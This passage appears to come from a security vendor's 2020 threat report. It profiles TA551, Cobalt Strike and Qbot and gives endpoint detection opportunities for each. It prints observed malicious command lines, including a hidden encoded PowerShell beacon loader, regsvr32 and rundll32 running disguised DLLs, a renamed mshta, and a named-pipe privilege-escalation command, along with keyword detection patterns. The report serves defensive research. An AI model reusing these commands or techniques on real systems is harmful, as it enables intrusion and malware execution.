
Brian Donohue

SR. INFORMATION SECURITY SPECIALIST

Brian has been writing about and researching information security for the last decade. He started his career as a journalist covering security and privacy. He later consulted as a threat intelligence analyst, researching adversaries and techniques for a variety of major banks, retailers, and manufacturers. At Red Canary, Brian helps guide research publication and technical messaging efforts.

Top Threats

The following chart illustrates the specific threats we detected most frequently across our customers in 2020. In order to combat the skewing effects of a major malware outbreak in a single environment, we ranked these threats by number of customer organizations affected.



THREAT

TA551

TA551, also known as Shathak, is a threat group that uses large-scale phishing campaigns to deliver additional malware payloads. IcedID and Valak were the predominant payloads we observed with TA551 phishing campaigns in 2020.

#1

OVERALL RANK


15.5%

CUSTOMERS AFFECTED

Analysis

TA551 was the most prevalent threat Red Canary encountered in 2020 by a wide margin. Its pervasiveness was revealed not only in the volume of detections, but in the number of organizations affected across multiple industries and company sizes. The preeminence of TA551 is due in part to our depth of detection coverage for it: throughout 2020, 55 distinct detection analytics triggered on activity that we've associated with TA551.

TA551 also took the top spot due to our ability to detect it in the earliest stages of initial access through patterns in malicious attachments. Approximately two-thirds of TA551 detections we observed didn't progress beyond opening the malicious attachment. To understand how an organization can be part of the two-thirds that didn't get infected with the next stage of malware, let's take a look at the progression of a TA551 attack.


TA551 intrusion chain
Email with password-protected zip attachment
User opens document within archive and enables macros
Two-thirds of detections stopped here with restrictive macro policy
Network connection to download next stage DLL installer
OPTIONS
winword.exe (macro)
certutil.exe, mshta.exe
Web proxy sometimes blocked malicious payload from being downloaded
DLL installer to execute follow-on payload
OPTIONS
regsvr32.exe
rundll32.exe
Second-stage payload
OPTIONS
Ursnif, Zloader, Valak, IcedID, Qbot

Initial access

TA551 gains initial access via macro-laden Microsoft Word documents delivered within a password-protected ZIP archive attached to a phishing email. Wrapping malicious attachments within password-protected archives enables these messages to bypass many mail protection filters by preventing direct analysis of the malicious files. This technique has become more common in recent years, as it increases the likelihood that the phishing message will make it to a user's inbox. While TA551 varies the filenames for these ZIP archives, including targeted names tailored to the recipient's organization, in many cases the name was either **request.zip** or **info.zip**.

The drop

After opening the archive using a password provided within the email body, the recipient is presented with a Word document containing malicious macros. This is the dropper, designed to download additional malware from an adversary-controlled site. This is a crucial point for organizations with a defense-in-depth strategy; many of our TA551 detections progressed no further than the opening of this malicious document. Why? Because organizations that have implemented a restrictive **macro policy** disrupt this attack by preventing the execution of malicious code. Such a policy is the primary distinction between the two-thirds of detections that stopped here and the one-third that progressed to the more impactful stages of the attack.

The macro factor

For a variety of reasons, many organizations and users do allow macros to run. In these cases, the macro will result in a network connection to attempt to download the next stage of the malware. Herein lies another example of a defense-in-depth strategy that may disrupt the attack: a web proxy that inspects network traffic may block access to the domain hosting the malicious payload. In some cases, we observed a network connection and creation of an empty file as a result of the attempted download, but because the malicious content was prevented from being downloaded, the attack chain ended there.

DLL installation

If a macro policy doesn't prevent the code from running and a web proxy doesn't prevent the next payload from being downloaded, a new malware family will likely execute. TA551 typically transitions from the initial access phase to malware execution via a DLL installer. There have been several variations in how the DLL installer payload was downloaded (see T1105: Ingress Tool Transfer). In some cases, Microsoft Word downloaded the file directly. Other cases leveraged renamed system utilities **certutil.zip** or **mshta.zip** to further distance the payload from the dropper. The downloaded DLL file typically masqueraded as well, using a variety of different non-DLL extensions to attempt to blend in—we've seen **.dat**, **.jpg**, **.pdf**, **.txt**, and even **.theme** file extensions.

Despite these attempts to masquerade (and sometimes because of them), our detection analytics repeatedly triggered when the payload was executed. For most of 2020, this execution was done via **regsvr32.exe**; however, near the end of the year this was replaced with the use of **rundll32.exe**. While far from the only threat to use these T1218: Signed Binary Proxy Execution sub-techniques, it is no coincidence that T1218 was the second-most prevalent technique we observed in 2020.

Payload

Once the DLL installer runs, the next stage of malware begins. TA551 has delivered various payloads over the years:

- In 2019 and early 2020, Ursnif and Zloader were common payloads.
- In mid-2020, TA551 favored delivering Valak as a first-stage and IcedId as a second-stage payload for a few months
- By mid-July 2020, TA551 stopped using Valak and exclusively delivered IcedID (our fourth most prevalent threat) as its first-stage payload through the end of the year
- In January 2021, after a brief holiday hiatus, TA551 campaigns returned with a new notable payload: Qbot (our third most prevalent threat)


Our understanding of this threat is still evolving, as is the relationship between TA551's initial access and the post-exploitation goals of the later-stage malware. For another perspective on TA551, check out this post from **Unit 42** and follow **Brad Duncan on Twitter**, who has helped us better understand this threat.

Detection opportunities

Detection opportunity 1

Winword spawning **regsvr32.exe**
ATT&CK technique(s): T1218.010 Signed Binary Proxy Execution: Regsvr32
ATT&CK tactic(s): Defense Evasion, Initial Access

Details: TA551 transitions from initial access to execution via a defense evasion tactic leveraging the Microsoft-signed binary **regsvr32.exe**. While the use of a signed binary may try to blend in with typical running processes, the unusual parent-child relationship between **winword.exe** and **regsvr32.exe** provides a detection opportunity from an endpoint perspective. It is extremely unusual to see Word executing **regsvr32.exe**; this is almost always indicative of a malicious macro. In the example below, **84925290.dat** is actually a DLL file masquerading as a data (DAT) file. More on that in Detection opportunity 3 below.



Process spawned by winword.exe

```
c:\windows\syswow64\regsvr32.exe  432be6cf7311062633459eef6b242fb5
```

Command line: `regsvr32 c:\programdata\[REDACTED].pdf`

It is highly unusual for the Microsoft Register Server (`regsvr32.exe`) to execute a `PDF` file.


Detection opportunity 2

Renamed Windows system binary **mshta.exe** spawned from WMI and making external network connections
ATT&CK technique(s): T1218.005 Signed Binary Proxy Execution: Mshta, T1036.003 Masquerading: Rename System Utilities
ATT&CK tactic(s): Defense Evasion, Execution

Details: TA551 changed its macro execution during 2020, evading the first detection opportunity by leveraging Windows Management Instrumentation (WMI) to break the parent-child process lineage from **winword.exe**. Instead of downloading the installer DLL directly via the macro, TA551 leveraged a Microsoft HTML Application (HTA) file to retrieve the malicious payload. Not only that, the adversaries took the extra step to rename **mshta.exe** in an attempt to masquerade this activity.

Despite these efforts at evasion, this activity actually represents three detection opportunities in one! Evaluating process hashes and/or internal binary metadata is a must when masquerading is in play. When a legitimate file has been renamed, identifying a mismatch between the expected filename and the observed filename often leads to high-fidelity detection. In this case, once we've unmasked **mshta.exe**, two more detection opportunities arise from an understanding of typical behavior for this binary. The relationship of **wmiprvse.exe** as the parent process to **mshta.exe** is also highly unusual, and a high-fidelity detection opportunity. Similarly, an external network connection from **mshta.exe** is unusual behavior that may draw attention to this process execution.

For those of you detecting at home, note that none of this would have been possible if our detection coverage relied solely on the filename of **mshta.exe** to be accurate.




```
Process spawned by wmiprvse.exe
c:\users\public\ms.com 4dbafc3c0b7a9caa67d6c2c3d99422f2 12c94c614fb752dc1f6797b5fb3ad67719e3c924facda35dc36792c8e5ac45fc

Command line: C:\users\public\ms.com C:\users\public\ms.html

This binary is a renamed copy of the Microsoft HTML Application Host ( mshta.exe ).

Outbound tcp network connection by ms.com to
[REDACTED][.]com (xx.xxx.xx[.]186:80 )
```

Detection opportunity 3

Regsvr32 attempting to register a file without a **.dll** extension
ATT&CK technique(s): T1218.010 Signed Binary Proxy Execution: Regsvr32, T1036.003 Masquerading
ATT&CK tactic(s): Defense Evasion

Details: While the first two detection opportunities focused on how TA551 delivered the malicious installer DLL, our third detection opportunity focuses on how that payload is executed. Continuing with the masquerading theme, TA551 prefers to disguise its malicious code as a more benign file type such as a JPG or PDF. While this might foil a defender looking for executable file extensions to analyze, this masquerading trick again results in a detection opportunity with endpoint monitoring due to abnormal process behavior. It is highly unusual for **regsvr32**, a tool designed to register and unregister object linking and embedding controls on Windows systems, to register files with these extensions. While there are some legitimate exceptions you may need to tune out in your environment, **regsvr32** typically acts upon files with a **.dll** extension.



```
Process spawned by winword.exe
c:\windows\syswow64\regsvr32.exe 432be6cf7311062633459eef6b242fb5 890c1734ed1ef6b2422a9b21d6205cf91e014add8a7f41aa5a294fcf60631a7b

Command line: regsvr32 c:\programdata\[REDACTED].dat

This behavior is commonly observed in malicious documents with macros or Dynamic Data Exchange ( DDE ) execution.
```

DETECTION STRATEGIST

Jeff Felling

PRINCIPAL INTELLIGENCE ANALYST

Jeff Felling is a puzzle solver who currently contemplates the conundrums confounding corporate computer custodians, aka a threat hunter. After nearly a dozen years analyzing anomalies, foraging for forensic artifacts, and mulling over malware for the DoD, Jeff returned home to Indiana in 2016 where he helped create Anthem, Inc.'s threat hunting program, ORION, prior to joining Red Canary in April 2019. Jeff holds degrees in mathematics from Johns Hopkins University (MS) and Purdue University (BS), and is certified in security, incident handling, and forensic analysis through SANS.

THREAT

Cobalt Strike

Cobalt Strike is a post-exploitation tool used by many adversaries and associated with many threats. It's a force multiplier that adds value for adversaries during nearly any incident.

#2

OVERALL RANK

11.6%

CUSTOMERS AFFECTED

Analysis

Cobalt Strike is an adversary simulation platform used by both red teams and adversaries. The tool integrates with functionality from multiple offensive security projects and can extend its functionality with **aggressor scripts**. In 2020 we observed adversaries using Cobalt Strike during targeted attacks to steal payment card data, ransomware incidents to retain a foothold, red team engagements, and even incidents involving malicious document droppers. Adversaries can buy Cobalt Strike, and there are older, cracked versions of Cobalt Strike freely available to adversaries online.

Cobalt Strike fills adversaries' needs by providing a reliable post-exploitation agent that works well and allows the adversaries to focus on other parts of the attack lifecycle. It fills this need so well that multiple cybercrime enterprises and advanced threats have used the tool as part of compromises involving ransomware, data theft, and more. In incidents involving **Bazar malware**, we observed adversaries deploying Cobalt Strike payloads prior to Ryuk ransomware. In these cases, the adversaries often moved quickly, taking as little as **two hours** to reach their objective. In other cases—such as **2020's Solorigate supply chain compromise**—adversaries created custom shellcode loaders to deploy Cobalt Strike payloads. Cobalt Strike is so common and reliable that adversaries create their own custom tooling to simply deploy the payloads, knowing that they will likely succeed if they can just get the payload past security controls. This capability demonstrates how Cobalt Strike fits into the threat model for nearly any organization.

Cobalt Strike can generate and execute payloads in the form of an EXE, DLL, or shellcode; these payloads are what Cobalt Strike refers to as a **Beacon**. Beacons allow adversaries to leverage multiple code delivery and execution methods during attacks. Cobalt Strike beacons evade defenses using Process Injection to execute malicious code within the memory space of native Windows binaries such as the Windows DLL Host **rundll32.exe**. During lateral movement, Cobalt Strike beacons may execute as Windows services spawning PowerShell code or binaries that mirror the functions of **PsExec**. In addition, adversaries may pivot between endpoints using WMI commands or SMB named pipe communication. For **privilege escalation**, Cobalt Strike can use named pipe impersonation to execute code as NT AUTHORITY \SYSTEM for unfettered access to an endpoint.

Detection opportunities


Detection opportunity 1

Beacons executing via PowerShell
ATT&CK technique(s): T1059.001 Command and Scripting Interpreter: PowerShell, T1027 Obfuscated Files or Information
ATT&CK tactic(s): Execution, Defense Evasion

Details: Cobalt Strike Beacons can execute in PowerShell form, with `powershell.exe` loading obfuscated code into memory for execution. These beacons may execute as Windows services or from other persistence mechanisms determined by the adversary. To detect these beacons, you can search for `powershell.exe` processes with command lines containing plaintext and Base64-encoded variations of the following common keyword combinations:

- `IO.MemoryStream`
- `FromBase64String`
- `New-Object`

For example, the highlighted portion of the encoded PowerShell in the screenshot below decodes to `$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String`.



Threat occurred

Process spawned

```
c:\windows\syswow64\windowspowershell\v1.0\powershell.exe  92f44e405db16ac55d97e3bfe3b132fa
```


Command line:

```
powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYA
ZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEA
```

Decoded Command Line:

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAK1WbXP
auhL+HH6FPmTG9hQoCTlp6JnMlHfMBUJjktByGEbIMpgICyTZ4Jz2v9+VjTn0NLm3M+cw40Evu6vdZ
5/VyqGq4CjhE9XnLkWFRyqkzwN0mcudN7it0C36ZOS8MCBKL+vBbEHVbCM4mWHXFVRK9GfubIgFXiPz
```


EXAMPLE



Detection opportunity 2

Privilege escalation through named pipe impersonation
ATT&CK technique(s): T1543.003 Create or Modify System Process: Windows Service
ATT&CK tactic(s): Privilege Escalation

Details: Cobalt Strike Beacons can execute commands to **escalate privileges** to the NT AUTHORITY\SYSTEM account from certain security contexts. To achieve this, the beacon can schedule the execution of a Windows Service that manipulates data using a named **pipe**. You can detect this activity by identifying instances of Command Processor **cmd.exe** where the command line contains the keywords **echo** and **pipe**. Note that Metasploit will demonstrate similar artifacts when performing named-pipe impersonation. Additional context and detection guidance can be found **in this blog**.


Process spawned by svchost.exe
`c:\windows\system32\cmd.exe` `d7ab69fad18d4a643d84a271dfc0dbdf`

Command line: `C:\windows\system32\cmd.exe /c echo a1b2cd3e4f5 > \\.\pipe\6g789h`

This command line matches a pattern consistent with the `Cobalt Strike` implementation of GetSystem for privilege escalation.


Detection opportunity 3

Defense Evasion by Process Injection
ATT&CK technique(s): T1055.012 Process Injection: Process Hollowing
ATT&CK tactic(s): Defense Evasion

Details: Cobalt Strike Beacons can inject code into memory. To perform this function, a Beacon will spawn a native Windows binary and then manipulate its memory space. In many cases, the spawned processes do not have command-line arguments specified when they should under normal operation. To detect this activity, identify instances of these processes initiating network connections without any command-line arguments specified:

- **rundll32.exe**
- **werfault.exe**
- **searchprotocolhost.exe**
- **gpupdate.exe**
- **regsvr32.exe**

- `svchost.exe`
- `msiexec.exe`



Threat occurred

IOC

Process spawned by services.exe

```
\\[REDACTED]\admin$\a12b345.exe 6cb8965c925b92a4e3982ce39a729616
41925ed057f0684078a590f1d02c7cbf750e43e746ef0ae30caf12756869cd33
```

Command line: `\\[REDACTED]\ADMIN$\a12b345.exe`

This binary was written from a different host in the environment (`[REDACTED]`).

Process spawned by a12b345.exe

```
c:\windows\system32\rundll32.exe c36bb659f08f046b139c8d1b980bf1ac
405f03534be8b45185695f68deb47d4daf04dcd6df9d351ca6831d3721b1efc4
```

Command line: `C:\windows\System32\rundll32.exe`

It is highly unusual for the Windows DLL Host (`rundll32.exe`) to execute without command line parameters.

Outbound tcp network connection by rundll32.exe to

```
xx.xxx.xxx[.]28:443
```

DETECTION STRATEGIST

Tony Lambert

INTELLIGENCE ANALYST

Tony is a professional geek who loves to jump into all things related to detection and digital forensics. After working in enterprise IT administration and detection engineering for several years, he now applies his DFIR skills to research malware, detect malicious activity, and recommend remediation paths. Tony is a natural teacher and regularly shares his findings and expertise through blogs, research reports, and presentations at conferences and events.

THREAT

Qbot

Qbot is a banking trojan with the ability to quickly spread to other hosts within an environment. In 2020 Qbot was observed as a delivery agent for ransomware, most notably ProLock and Egregor.

#3

OVERALL RANK

8.7%

CUSTOMERS AFFECTED

Analysis

Qbot, also known as "Qakbot" or "Pinkslipbot," is a banking trojan that has been active since at least 2007, focusing on stealing user data and banking credentials. Over time, the malware has evolved to include new delivery mechanisms, command and control (C2) techniques, and anti-analysis features. Qbot infections typically stem from phishing campaigns. While some campaigns deliver Qbot directly, throughout 2020 we observed Qbot delivered as a secondary payload to other prominent malware such as Emotet.

In addition to data and credential theft, Qbot has the ability to move laterally within an environment. Left unchecked, widespread Qbot infections throughout an enterprise eventually lead to ransomware. Different ransomware families have been observed alongside Qbot, with ProLock being a common occurrence in early 2020, followed by a much more prolific outbreak of Egregor ransomware as a Qbot follow-on later in the year. For these reasons, it is imperative to respond quickly when Qbot gains a foothold in your environment.

Evolving TTPs

Qbot presents several opportunities for detection, and while it is actively developed and TTPs have changed over the years, some things remain the same. One of these consistent patterns is the staging folder for the malware. Historically, Qbot installed itself as a randomly named EXE into a randomly named subdirectory of **AppData\Microsoft**. However, during the latter half of 2020, Qbot switched to using a DLL instead of an EXE. The use of a DLL provides more flexibility for defense evasion through Signed Binary Proxy Execution using Regsvr32 or Rundll32.

Along with the change to using a DLL, Qbot also changed where it stores configuration information on the infected host. Earlier versions of Qbot stored this data within a DAT file in the same randomly named folder as the malicious binary. As of late 2020, this data is now stored in the registry, under a randomly named subkey under **HKCU\Software\Microsoft**. While this move to the registry keeps things a bit more hidden from prying eyes, in both cases the presence of a randomly named value under the Microsoft folder/key should be cause to investigate. Baselining the normal values in these locations and alerting on anomalies can be a fruitful way to identify Qbot, as well as other Microsoft-masquerading malware attempting to hide out in these places.


Over a decade of development and in-the-wild observation, many researchers have studied and reported on Qbot's evolving TTPs, including **Binary Defense** and **Fortinet**.

Detection opportunities

Detection opportunity 1

Microsoft Office spawning Rundll32 or Regsvr32
ATT&CK technique(s): T1218.011 Signed Binary Proxy Execution: Rundll32, T1218.010 Signed Binary Proxy Execution: Regsvr32
ATT&CK tactic(s): Defense Evasion

Details: Since October 2020, we have observed Qbot delivered as a DLL and subsequently executed using the signed binaries Rundll32 or Regsvr32, which adversaries commonly use to evade defensive controls. Looking for instances of either of these processes executed as a child of **winword.exe** or **excel.exe** is a quick win to detect Qbot's initial access as well as other threats spawning from initial access via Microsoft Office. Additionally, we've found success with the **rundll32.exe** command-line flag **DLLRegisterServer**. While this is a legitimate function for **rundll32.exe**, with some baselining you can tune this to identify anomalous behavior.



Process spawned by excel.exe
```
c:\windows\system32\rundll32.exe ef3179d498793bf4234f708d3be28633
b53f3c0cd32d7f20849850768da6431e5f876b7bfa61db0aa0700b02873393fa
```

Command line: `rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer`

It's highly abnormal for Windows DLL Host (`rundll32.exe`) to load DLL files with unusual file extensions such as `Flopers.GGRRDDFF` .

Process spawned by excel.exe
```
c:\windows\syswow64\regsvr32.exe 4d97d6fc07642d4f744c8c59db674302
```

Command line: `regsvr32.exe -s C:\Flopers\Flopers2\Bilore.dll`


This command line has been observed with malicious XLS files dropping the `Qbot` malware family.

https://www.joesandbox.com/analysis/325335/0/html

Detection opportunity 2

Execution of **esentutl** to extract browser data
